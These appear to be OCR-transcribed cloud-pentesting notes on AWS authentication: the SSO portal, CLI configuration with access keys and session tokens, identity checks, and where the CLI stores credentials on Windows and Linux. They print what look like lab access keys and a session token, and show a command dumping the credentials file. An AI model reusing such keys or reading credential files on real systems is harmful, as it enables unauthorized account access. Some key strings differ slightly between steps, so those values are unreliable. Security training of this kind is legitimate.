
IAM user name

Password

□ Remember this account

SSO User’s credential [Username + Password]:

https://**Org-Name**.awsapps.com/start



atomicnuclear.awsapps.com/start#/

Single Sign-On

MFA devices | Sign out

Search

AWS Account (1)

Atomic Nuclear

#294170659659 | admin@atomic-nuclear.site

ViewOnlyAccess Management console | Command line or programmatic access

Terms of Use


Powered by aws

Authentication to AWS using AWS CLI

- Long Term : Access Key ID + Access Key Secret
- Short Term : Access Key ID + Access Key Secret + Session Token

Programmatic Access (Access Key ID + Access Key Secret)


aws configure --profile atomic-nuclear



```
PS C:\Users\Hacker> aws configure --profile atomic-nuclear
AWS Access Key ID [None]: AKIAUI7PQBNFYCHFHCGR
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Get the information about configured identity


aws sts get-caller-identity --profile atomic-nuclear



```
PS C:\Users\Hacker> aws sts get-caller-identity --profile atomic-nuclear
{
    "UserId": "AIDAUI7PQBNF65T37ME23",
    "Account": "294170659659",
    "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```

Programmatic Access (Access Key ID + Access Key Secret + Session Token)


aws configure



```
C:\Users\Hacker>set AWS_ACCESS_KEY_ID=ASIAUI7PQBNFQGT342T2

C:\Users\Hacker>set AWS_SECRET_ACCESS_KEY=NWLiK5Kn6IVwiCVC63plSd+Fun/+ucNTG+x524P3

C:\Users\Hacker>set AWS_SESSION_TOKEN=FwoGZXIvYXdzEAEaDOI5BPRqG44+Xn/2+CKBAV982X8aki1z/zC4AnTJIx2exmZXoisTdbHQNaK946C4
uoUT6F4YsMeKMNSv0FkcybGSIXakCydilgookTCHepZaY/A2MMSQlGCjr1KKPtALNBCnRfTcM1ymrpHgaNqivJhnel9glsZAMk90sdsu+rzUkTiaQWP08N
lu+LmhIZX5MijSm6CTBjIoCO748ZI5QLImsesenqOJK9KiD5fJZTovID3iWuPjtND6+e1izsbaPg==
```

Get the information about configured identity


aws sts get-caller-identity --profile atomic-nuclear



```
C:\Users\Hacker>aws sts get-caller-identity
{
    "UserId": "AIDAUI7PQBNF65T37ME23",
    "Account": "294170659659",
    "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```


AWS CLI Stored Credentials

Windows
C:\Users\UserName\.aws



```
PS C:\Users\Hacker\.aws> ls


    Directory: C:\Users\Hacker\.aws


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        25-03-2022     21:59                cli
d-----        03-02-2022     12:35                sso
-a----        26-04-2022     20:32            352 config
-a----        26-04-2022     20:59            837 credentials
```


Linux
/home/UserName/.aws



```
hacker@Hacker-PC:~/.aws$ pwd
/home/hacker/.aws
hacker@Hacker-PC:~/.aws$ ls
config  credentials
hacker@Hacker-PC:~/.aws$
```


Content of credentials file

cat credentials



```
PS C:\Users\Hacker\.aws> cat .\credentials
[default]
aws_access_key_id = AKIAZVR56YVSAIKSG324
aws_secret_access_key = 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
[atomic-nuclear]
aws_access_key_id = AKIAUI7PQSNFTCHFHCGR
aws_secret_access_key = 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
```

AWS Cloud Services



